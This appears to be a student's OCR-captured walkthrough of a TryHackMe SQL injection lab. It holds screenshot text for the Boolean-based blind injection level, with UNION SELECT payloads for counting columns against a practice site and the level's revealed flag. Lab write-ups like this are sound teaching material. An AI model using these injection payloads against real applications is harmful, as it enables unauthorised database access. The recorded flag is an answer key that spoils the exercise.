
Next tasks are a litlle more challenging










And we did it! Level three is one of the most time consuming I'd say





This is all me trying all sorts of queries, from simple to complex:






TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
The SQL query that is processed looks like the following:
select * from users where username = '%username%' LIMIT 1;
The only input we have control over is the username in the query string, and we'll have to use this to perform our SQL injection. Keeping the username as admin123, we can start appending to this to try and make the database confirm true things, changing the state of the taken field from false to true.
Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:
admin123' UNION SELECT 1;--
As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:
admin123' UNION SELECT 1,2,3;--
Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-
tabase() method and then using the like operator to try and find results that will return a true
Try the below username value and see what happens:
SQL Injection Examples
Woop woop! Your answer is correct
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
https://website.thm/checkuser?username=admin123' UNION SELECT 1;--
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
35min 21s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
The SQL query that is processed looks like the following:
select * from users where username = '%username%' LIMIT 1;
The only input we have control over is the username in the query string, and we'll have to use this to perform our SQL injection. Keeping the username as admin123, we can start appending to this to try and make the database confirm true things, changing the state of the taken field from false to true.
Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:
admin123' UNION SELECT 1;--
As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:
admin123' UNION SELECT 1,2,3;--
Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-
tabase() method and then using the like operator to try and find results that will return a true
Try the below username value and see what happens:
SQL Injection Examples
Woop woop! Your answer is correct
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
https://website.thm/checkuser?username=admin123' UNION SELECT 1,2;--
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
35min 4s

